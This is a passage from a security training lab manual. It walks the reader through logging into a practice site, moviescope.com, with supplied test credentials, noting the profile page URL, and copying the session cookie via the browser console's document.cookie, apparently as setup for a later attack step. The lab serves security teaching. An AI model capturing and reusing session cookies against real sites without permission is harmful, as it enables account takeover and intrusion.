


3. Click the **Mozilla Firefox** icon from the menu bar in the top-left corner of **Desktop** to launch the web browser.




4. Type <http://www.moviescope.com/> and press **Enter**. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.


If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.




5. Once you are logged into the website, click the **View Profile** tab on the menu bar and, when the page has loaded, make a note of the URL in the address bar of the browser.




6. Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu, as shown in the screenshot.




7. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.



8. Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser.

